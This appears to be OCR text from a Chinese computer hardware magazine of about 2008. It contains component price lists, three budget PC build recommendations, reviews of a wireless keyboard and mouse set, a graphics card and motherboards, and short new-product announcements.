▲据透露，到新年之前硬盘价格基本上开始稳定了，不会出现大幅调整，但大家可以放心，不会出现上涨的情况。而在另一个领域固态硬盘目前可谓是飞速发展，厂商们蜂拥而入，就连希捷和西数两大传统硬盘厂也表示会在适当的时候进入。

显示器(LCD)

型号	平均价(元)
三星 2233SW/21.5'	1590★
明基 T2200HD/21.5'	1060★
GreatWall L226/22'	1450
优派 VA2213wm/21.5'	1399★
LG W2234S/22'	1350
AOC 210V/22'	1260★
Acer X223Wbd/22'	1280
Great Wall M247/24'	1599
明基 G2400W	1599
瀚视奇HG281D/28'	1988

▲在液晶显示器价格崩盘之后，千元级的22英寸宽屏离我们越来越近，在不少网上商城中，22英寸宽屏液晶显示器最低已经不到1000元。而卖场中22英寸显示器还维持在1200~1500之间，在22英寸宽屏冲破1000元大关之后，24英寸液晶显示器的价格底线成为了我们下一个期待的目标，24英寸显示器正在慢慢向1500元这个心理价位靠近。

内存

型号	平均价(元)
金士顿 1GB DDR2 800	75
金士顿 2GB DDR2 800	119★
威刚 1GB DDR2 800(万紫千红)	69
威刚 2GB DDR2 800(万紫千红)	120★
胜创 1GB DDR2 800	69
胜创 2GB DDR2 800	120★
金邦 2GB DDR2 800(千禧)	130
金邦 2GB DDR2 800(白金)	180
宇瞻 1GB DDR2 800	75
宇瞻 2GB DDR2 800	125
金泰克 1GB DDR2 800(磐虎)	95
金泰克 2GB DDR2 800(磐虎)	140

▲尽管内存已经卖到了"白菜价格"，不过这个似乎还要寒冷。近日，内存市场再次崩盘，金士顿2GB DDR2 800直接杀到120元以内，爆出119元的低价，对于用户来讲可谓是超值。而内存厂商日子可就不好过了，受经济危机和内存低价的影响，不少厂商纷纷减产。


显卡

型号	平均价(元)
七彩虹 镭风4850-GD3 3F/512MB	990 ★
七彩虹 iGAME4850-GD3 HA/512MB	1299
耕 HD4850赵云版/512MB	1299
耕 HD4870吕布版/512MB	1990 ★
微星 N9600GT-T2D512/512MB	780
微星 N9800GTX PLUS-T2D512/512MB	1090 ★
华硕 EN9600GT/HTDI/512MB	899
华硕 EN9800GT HYBRIDPOWER/HTDI/512MB	999

▲近期NVIDIA新高端图形核心GT206——GeForce GTX 270/290将入市，虽然新品上市价格会虚高，但是随之带来的老版本显卡将会降价让路，Geforce GTX260将会拉低至1300~1500元，而老对手AMD/ATI也会对应拉低自己的售价准备接受冲击。

TOP1

影驰 9800GTX+上将版




▼300 目前 ¥999

显卡芯片	GeForce 9800GTX+
制造工艺	55nm
核心频率	738MHz
显存频率	2000MHz
显存容量	512MB/0.8ns DDR3
显存位宽	256bit

影驰 9800GTX+上将版虽然采用了非公版设计，但该显卡采用了全固态的供电模块，配上双6pin供电输出接口，为显卡稳定性提供了保障。输出部分，该显卡提供了HDMI+DVI+TV-OUT接口组合，支持各种类型的双头输出模式，可以实现高达2560×1600的高分辨率输出。

TOP2

迪兰恒进 HD4850星钻版



▼100 目前 ¥999

显卡芯片	Radeon HD4850
制造工艺	55nm
核心频率	635MHz
显存频率	1986MHz
显存容量	512MB/1.0ns DDR3
显存位宽	256bit

迪兰恒进 HD4850星钻版采用RV770显示核心，基于55nm制造工艺，内建高达800个Streaming Processor处理单元，特效方面支持DirectX 10.1与Shader Moder 4.1的技术。散热方面，采用了开放式的散热，不仅照顾到核心散热同时配合散热片设计，也能有效的为显存散热。

不到3000元，实惠看得见

Athlon 64 X2 4850e是AMD推出的低功耗产品，热设计功耗仅45W，不过同样采用Brisbane核心主频也不低，所以性能表现丝毫不会逊色于普通速龙双核系列。同样昂达A79GS也继承了780G系列前辈的优势，对高清视频的支持十分充分，硬件解码方面也非常到位，并且提升后的整合显示核心Radeon HD3300的3D性能有所加强，再加上这款主板板载独立的128MB显存，更能使Radeon HD3300发挥其真正效能。这套配置在低功耗的HTPC方面很有优势，也满足了普通用户一定的游戏要求。更为重要的是，它给用户预留的升级空间较大，不到3000元费用，用户可以根据自己的需求再往上升级。

CPU	AMD Athlon 64 X2 4850e(盒)	450元
内存	威刚 2GB DDR2 800(万紫千红)	120元
硬盘	日立 160GB 7200.10 8MB/SATA	255元
主板	昂达 A79GS	585元
显卡	集成	790元
显示器	明基 G900HD	799元
光驱	三星 TS-H352D	125元
键鼠	双飞燕 620U	85元
机箱	多彩 DLC-K023+长城ATX-350SD静音大师	335元
音箱	漫步者 声迈X120	190元
共计		2928元

4500元中端配置玩转多款游戏大作

《红色警戒3》、《孤岛惊魂2》、《使命召唤5》、《极品飞车12》几款游戏大作陆续上市，着实让不少游戏玩家情绪高涨起来。不过除了《红色警戒3》外，其他几款游戏对硬件的要求可没有那么低了。尽管四核处理器拥有更多的核心数目，二级缓存也够巨大，在游戏的场景加载上有着非常大的优势，不过在运行游戏时其性能提升并没有多大。或者说对于一般游戏玩家来讲，游戏中体会不到四核与双核的差距。E7200则比较适合中端的配置，一来全新的内核加上45纳米技术使得3M的二级缓存的性能比E6000系列的4M效率还高，二来它的工作效率和主流6M的E8000非常接近，再搭配HD4850显卡，一定不会让你错过这场游戏的盛宴。

CPU	Intel Core 2 Duo E7200 2.53GHz(盒)	770元
内存	金士顿 2GB DDR2 800	119元
主板	映泰 TP45D2-A7	690元
硬盘	西部数据 250GB 8MB/SATA	305元
显卡	双敏 无极HD4850玩家战斗版	890元
显示器	AOC 912Sw+	859元
光驱	先锋 DVD-129	125元
键鼠	罗技 G1游戏键鼠套装	170元
机箱	爱国者 CA-E328+航嘉 冷静王钻石2.3版本	370元
音箱	轻骑兵 C3508	170元
总计	4468元	4825元

多任务，要四核心不要双核


作为目前桌面级别最多核心的四核处理器，配合大容量内存，非常适合多任务、开发设计、编辑文档、下载资料等等一同协调工作也不会再有瓶颈，然而高高在上的价格却使其与不少用户拉开了距离。如今技术的发展使得四核处理器价格逐步下调，对于用户来讲是出手的好时机，不过平台该如何抉择？虽然Intel更早地推出四核处理器，在制程领先，产品系列也更丰富。但是对于多数用于来讲，反倒是AMD给用户的实惠多一点，性价比出色，而且稳步地在发展自己的产品。目前一套入门的AMD四核平台四千元出头就能搞定，即便是中端配置也不会再贵出多少。

CPU	AMD Phenom X4 9550(盒)	930元
内存	宇瞻 2GB DDR2 800	125元
主板	磐正 AK790 GTR	590元
硬盘	希捷 320GB 7200.10 16MB/SATA	335元
显卡	铭瑄 极光9600GT黄金版	588元
显示器	优派 VX2240w	1330元
光驱	LG GDR-H30N	125元
键鼠	新贵 KM-103	90元
机箱	百盛 博弈C404+航嘉 冷静王钻石Vista版	360元
音箱	三诺 H-111增强版	95元
总计		4568元

CF [YP23]

99元 | 400-888-7778 | http://www.rapoo.cn/

99元突袭键鼠市场
雷柏1800无线键鼠套装



雷柏1800无线键鼠套装（以下简称1800）最吸引人的就是它的价格，仅99元的价格着实令人瞠目结舌。那么便宜究竟能否有好货呢？让我们看个仔细！

干练、精简

1800无线键盘采用了纯黑色，整个键盘采用了窄边设计，相信眼神好的朋友看出来了，1800无线键盘与经典的Dell 8115设计上如出一辙。外观设计非常时尚，虽然键盘体积很小，但是依然采用了全尺寸设计，设计非常紧凑。正是因为这样没有设计多媒体按键，作为一款无线键鼠套装，这可能是一个小小的遗憾。同时可能因为键盘体积小，价格低，键盘指示灯也没有设置。在使用的过程中，只能试一下才能知道是大写还是小写状态等，给使用带来了稍稍的不方便。

手感方面，1800无线键盘的按键比较厚实，十分柔和，而且几乎没有什么噪音发出，所以整个按键系统可以说还是很不错的。


经典、沉稳

1800无线鼠标外观上是属于非常普通的，简直可以称之为大众脸，很多经典鼠标也采用过此种造型。

此款鼠标共有3个按键，两个主按键的弹性偏硬，而滚轮的手感相比两个按键要好很多，滚动的时候十分顺滑，按下去的感觉也不错。不仅如此此款鼠标的分辨率达到了1000 dpi，采用了的高精度光学引擎，让鼠标更快更准，完全能够应付日常办公和普通游戏操作。在评测过程中，鼠标运行非常迅速，并没有出现延迟的现象。

入手试用一周后，我们可以很负责任的说，99元的1800套装，并不逊色于其他无线键鼠，并因为它的干练沉稳使得桌面空间节省了下来。 CF [YP24]

 外形经典、手感良好

 键盘无指示灯、鼠标按键过少

时尚的外观和出色的手感，再加上99元的价格，不管对平民用户还是贵族用户，都将是一个非常好的选择。

规格

项目	参数
键盘按键分布	标准104键
键盘防水功能	有
鼠标分辨率（dpi）	500/1000
鼠标按键数量	3
套装连接方式	2.4GHz

新品 | 021-38764688 | http://www.s3graphics.com.cn/

野人归来！
S3 Chrome 530GT 显卡

相信在TNT时代过来的人没人不知道Savage（野人），那个年代被誉为穷人法拉利的S3 Savage曾经触动了整个DIY市场的性价比热潮，但是当VIA（威盛）收购了S3之后，叱诧的S3就变为了沉稳而低调的一个企业。今天我们又拿到了S3 Chrome 530GT（以下简称530GT）。

定位明确

530GT定位于中低端，其性能表现大致在Geforce 8600上下，全面支持支持Microsoft DirectX 10.1以及OpenGL 2.1/3.0的最新应用。此外，Chrome 530GT还强化了对于GPGPU技术的支持，利用S3流处理器阵列可以加速并行数据处理，或者将工作任务分配到数千个并发进程上，相关应用包括提高图像处理、视频转码、游戏物理等等的速度。PCI Express 2.0总线的配备，使得此款显卡可以提供足够的数据传输能力，不会因显卡和系统之间数据传输瓶颈对于显卡性能发挥产生影响。

硬解码

Chrome 530GT采用了S3的ChromotionHD技术，与NVIDIA、ATI的技术类似可以提供包括H.264、MPEG-2、VC-1、WMV-HD以及AVS等格式的解码，俗称硬解。此外HDCP、内置HDMI传送器以及Dolly7.1数字环绕立体声以及高清音频控制器的采用，使530GT可以带给用户完美的高清音频和视频一体化享受。 CF [YP25]


 做工不错、价格实惠

 性能不高

 如果想为HTPC配备一块偶尔玩儿玩儿游戏多数用来硬解高清片子的显卡，此款为不二之选。

规格

项目	参数
核心频率	625MHz
显存频率	1000MHz
显存类型	DDR2
显存大小	512MB
显存位宽	64bit



1299元 | http://www.gigabyte.com.cn

稳定压倒一切
技嘉EP45-UD3L主板

不同于CPU、显卡、内存等配件，主板在一台计算机中的位置是起到一个让设备互联、沟通的作用，相较于更注重性能的其他配件，一款稳定的主板才能称之为优秀的主板。而今天进入评测室的便是稳定压倒一切的技嘉EP45-UD3L



稳定理由一、超耐久三代

技嘉在超耐久三代技术中加入了一项新的设计，那就是引入了2盎司铜设计内层PCB，这是首次主板PCB内部使用2盎司铜的产品，我们以往常见的主板产品，它们的内部纯铜层一般采用1盎司的来设计。增加主板PCB内部的纯铜层，据称能够提供更有效的散热解决方案，更高效率地传导分散于主板区域的热源，由于处理器区域的热量最大，而增加PCB内纯铜层可以让热源平均分散至整张主板。四相电源供电回路设计，全固态电容，超低电阻晶体管以及铁素体电感。也被应用到这款主板上面，所以在主板的温度控制，耐久度以及寿命方面，都有很大的帮助。



上面是一个PCB板的剖析图，增加到2盎司的纯铜层意味着电流有了一条更宽的通道，阻抗的减少，同时层加厚一倍，这意味着额外的电能损耗和发热也会降低一倍，这同样会对主板的超频能力和稳定性有所帮助。

稳定理由二、成熟的P45+ICH10

PCB仍然是技嘉惯用的蓝色PCB，主板采用了P45北桥搭配的ICH10南桥，不支持RAID功能。在目前Core i7+X58平台的价格还无法进入主流价格的时候，P45搭配Core 2还是经典的组合。另外P45已经上市有些时日，对它的挖掘，包括BIOS的功能，超频以及稳定性都非常成熟。

CF [YP26]

 稳定性很好

 性价比不高

 单条的PCI-E X16接口以及ICH10南桥，满足了多数用户的实际用途，并进一步降低成本，提高性价比的优势。再加上超耐久三代技术，使得主板的稳定性更加出众。

规格

项目	参数
芯片组	P45+ICH10
CPU种类	Core2 Extreme、Core 2 Quad、Core 2 Duo、Pentium
CPU插槽	LGA 775
支持内存类型	4×DDR2
集成声卡	Realtek ALC888 8声道音效芯片
集成网卡	Realtek 8111C千兆网络控制芯片


3300元 | 800-820-6655 | http://www.asus.com.cn

旗舰到底好在哪里？
华硕 P5E3 Premium主板

众所周知，一般大家心里的豪华版都是奢侈、不惜工本、价格昂贵的印象，究竟它好在哪里？具体也说不出，今天进入评测室的就是这样一款华硕的旗舰主板 P5E3 Premium，那么我们一起看看到底它好在哪里？

图解识特色

X48+ICH9R我们就不进行参数详解了，已经不算是新产品了，今天我们要来看的是旗舰的特色，废话不多说，跟我来吧……




16相供电、热管+主动散热，好处不言而喻，在提供充足电能的同时降低了热量。




其中主动散热部分采用了涡轮风扇，避免了普通风扇结构中心部分的无风死角。

ASUS在很多高端型号中都采用了AD公司的音频芯片，此芯片可以提供8声道的HD输出，相比Realtek的888要好，可以与很多独立声卡相媲美。



WIFI的引入在ASUS的主板史上已经不再是第一次了，相对于本本的WIFI必选，我们的台式机还真是早该抛弃掉这根布线复杂，又丑又长的网线了。



内置网卡当然要外置天线，此款主板采用双WIFI天线，信号强度要比一般本本内置的要好很多很多。

 用料奢华、功能齐备

 价格昂贵

 这款华硕P5E3 Premium从功能性与稳定性来看相当了得，同时主板还具备了华硕高端产品的特色用料与做工，包括16项回路的供电、多条PCI-E显卡插槽组建多卡互联，都能已经满足普通甚至发烧玩家的需求。

规格

项目	参数
芯片组	X48+ICH9R
CPU类型	Intel 酷睿2四核，酷睿2至尊，酷睿2双核，奔腾4，赛扬D，奔腾D处理器
CPU插槽	LGA 775
内存类型	4×DDR3 1600
网卡	板载Realtek RTL8110SC千兆网卡
声卡	板载AD2000BX 8声道HD声卡

重要声明

1. 作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明，否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费，如有异议，请事先声明。
5. 本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。
6. 本刊所载文章作者授权本社声明：本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

随身而行，无所不能 微软Explorer越野蓝影迷你鼠标震撼上市

具有划时代意义的微软Explorer越野蓝影迷你鼠标，终于在万众的热切期盼下全面投入市场。这款迷你鼠标采用了最新的BlueTrack蓝影技术，是世界上最先进的跟踪技术。与光电鼠标和激光鼠标相比，它能够在更多种物体表面使用，包括花岗岩、大理石、地毯和木制表面。它的嵌入式收发器为用户提供与笔记本鼠标相媲美的便携性，同时保持普通尺寸鼠标的使用舒适性，适合在办公桌上或旅途中使用。将收发器嵌入鼠标后，鼠标将自动关闭，从而延长电池使用时间。轻轻一触即可打开Windows Flip 3D，帮助Windows Vista系统用户在打开的诸多窗口和程序中快速切换，从而提高工作效率。（张勇）



479元 | 800-820-3800
www.microsoft.com/china/hardware

跋山涉水，高性能相机、专业卡，一个都不能少


喜欢专业摄影的驴友，一般都会配备一部单反相机和一部轻薄卡片机。单反相机为了拍摄高清晰图片，卡片机则是为了录制视频方便。像尼康、松下、卡西欧等厂商新出的新型卡片机都支持10分钟左右的视频拍摄，足可以保证剪辑上传到YouTube、优酷等视频网站上和朋友分享。Lexar专业系列SD/SDHC存储卡具备133x倍速（最低20MB每秒）的持续写入速度，可以完美支持动态视频的拍摄，让相机高速处理器的性能得以充分发挥，并且大大缩短了数据的存储时间，即使拍摄多幅大容量格式的图片也能轻松应对。而且最高8GB的超大容量，可以保证每个精彩瞬间的收录。

266元 | 010-62693710
www.lexar.com/China/

勤俭节约度危机 技嘉最廉G31轻松省电

技嘉GA-G31M-ES2L是技嘉科技针对入门级市场推出的一款节能型G31主板。该主板使用整合主板常见的MicroATX板型，采用G31北桥+ICH7南桥的芯片组配置。尽管该主板定位较低，但在处理器支持方面，可以完美支持最新的45nm处理器，FSB规格亦达到1333MHz，超频可达1600MHz。作为一款一线产品，该主板价格仅仅400元出头，相当低廉。技嘉为G31M-ES2L主板配备了最新研制的轻松省节能引擎。相比著名的DES节能引擎来说，EES的操作界面更加简明，用户所需要操作的就仅仅是开/关而已，这非常符合低端用户的实际需求，用户只需要按一下开关，EES会根据CPU负载动态调整CPU频率、电压以及供电相数，非常简单，而且效果出色，能有效降低电费支出。（姚雯）

419元 | 010-62102838
www.gigabyte.com.cn



新潮本本好伴侣 金士顿2GB DDR3内存全面上市


随着Intel发布了Core i7，DDR3内存占领主流市场的步伐又大大加速了，箭在弦上，2009年毫无疑问将是DDR3的普及年。金士顿是全球第一大独立内存厂商，本次推出的是DDR3 1066MHz的2GB内存，专供迅驰2平台升级使用。1066MHz的运行频率比上一代的DDR2 667笔记本内存提升了近80%，2GB的单条容量顺应了目前大容量的潮流，节约了宝贵的笔记本内存插槽，特别适合用户购机增加内存使用。在增加内存到4GB以后，笔记本的3D性能、系统和软件启动速度都将大大加快。给客户做演示时开机缓慢无疑将大大降低我们的专业形象，添加内存到4GB无疑是明智的选择。（姚雯）

430元 | 400-810-1972
www.kingston.com/china/

数据吞吐无瓶颈！华硕512MB4850好选择

这款EAH4850/HTDI/512MB显卡采用最新的RV770显示核心，55nm先进工艺制程，拥有800个高度优化的stream processing单元、为上代RV670的2.5倍。另外该显卡整合16个ROPs单元，完全支持DirectX10.1和Shader Model 4.1。规格方面，该显卡核心频率为625MHz，显存方面，提供了频率为1986MHz的512MB的高品质DDR3显存，能明显地提高大量数据处理速度。大容量显存的应用最直接的好处就是在允许运行大量纹理贴图的游戏时发挥更好的异性过滤、抗锯齿性能，能达到更高的分辨率，玩家可获得更佳的画质。散热方面，该显卡采用了一直广受消费者好评的华硕冰刃散热器。与公版散热器相比，"冰刃"散热器可以明显降低显卡温度7度，从而使显卡具备更好的稳定性和更强的超频能力。（张磊）


1299元 | 800-093-456
www.asus.com.cn



20000:1+16:9 华硕晶品VK266H即将上市

在性能上，较之以前的产品而言，VK266H 有了明显的提高。更大的屏幕尺寸和 1080p 高分辨率则能够给用户带来更佳的视觉享受。配置方面，支持 Splendid 智能影像处理技术，ASCR 动态对比度可到 20000：1，Trace Free 技术将灰阶响应时间降低到仅 2ms，亮度 300cd/m²，可显示 1670 万色，水平 / 垂直视角 170/160 度，内置立体声音箱。提供 DVI-D、D-Sub、HDMI、色差输入和 SPDIF 音频输出。网络视频无疑是现在最普遍的应用之一，因此内置摄像头也就逐渐成为高端液晶的一大设计趋势。华硕 VK266H 内建 200 万像素摄像头，采用免驱动设计，让普通用户使用起来更加友好。**（米彬）**

2999 元 | 800-093-456
www.asus.com.cn




笔记本绝佳伴侣 多彩DLS-Q1即将上市

多彩Q1精巧的外观融合了多种时尚元素，与本本搭配相得益彰。面板采用塑料镜面工艺处理，纯净无瑕的表面如同覆上了一层白色水晶，浪漫纯洁、气质不凡。它的体积虽然小巧，仅有巴掌大小，但造型却格外玲珑乖巧、轻盈别致，犹如飘落世间的音乐精灵，试图把优美的音乐带到你所在的每一个角落。多彩Q1 音箱的喇叭采用了防磁全频带2英寸钕铁硼磁体及铝振膜扬声器单元，高低音的表现恰到好处，适合欣赏各种流派音乐。多彩Q1 采用全球通用宽电压电源适配器，无论你身在何处都能使用。内置高保真数字功放电路，能够满足对音质要求较高的消费者。**（李隆）**

199 元 | 0755-89929888
www.deluxworld.com/

"丑女"无敌 三诺V-11丑女版绚丽登场

V-11 丑女版的低音炮呈正方形设计，菱形前置面板，采用蚀纹和镜面高光工艺搭配处理，可以防滑及防划伤，有效避免花纹因长时间使用而磨平或失色，耐久常新。同样采用正方形设计的卫星箱，前面罩采用了灰色铁丝网，中间镶嵌印有 3nod LOGO 的电镀银铝片。其整体风格整齐统一，用来搭配笔记本更显精致品味。V-11 丑女版各单元均采用防磁设计，保证音质纯净动听。4.0 英寸低音单元，频率响应为 25Hz ~ 144Hz，输出功率为 8W，可保证较大的输出功率，低音震撼且有力度，声音定位还原性好。2.75 英寸的中高音单元，输出功率为 7W，频率响应为 170Hz ~ 20KHz，解析力及高频延展度佳，适合播放各类音乐，是时尚潮人的最佳拍档。**（李隆）**





199 元
800-999-5328
www.3nod.com.cn

撼动你的心灵! 现代HY-9500F升级版将上市

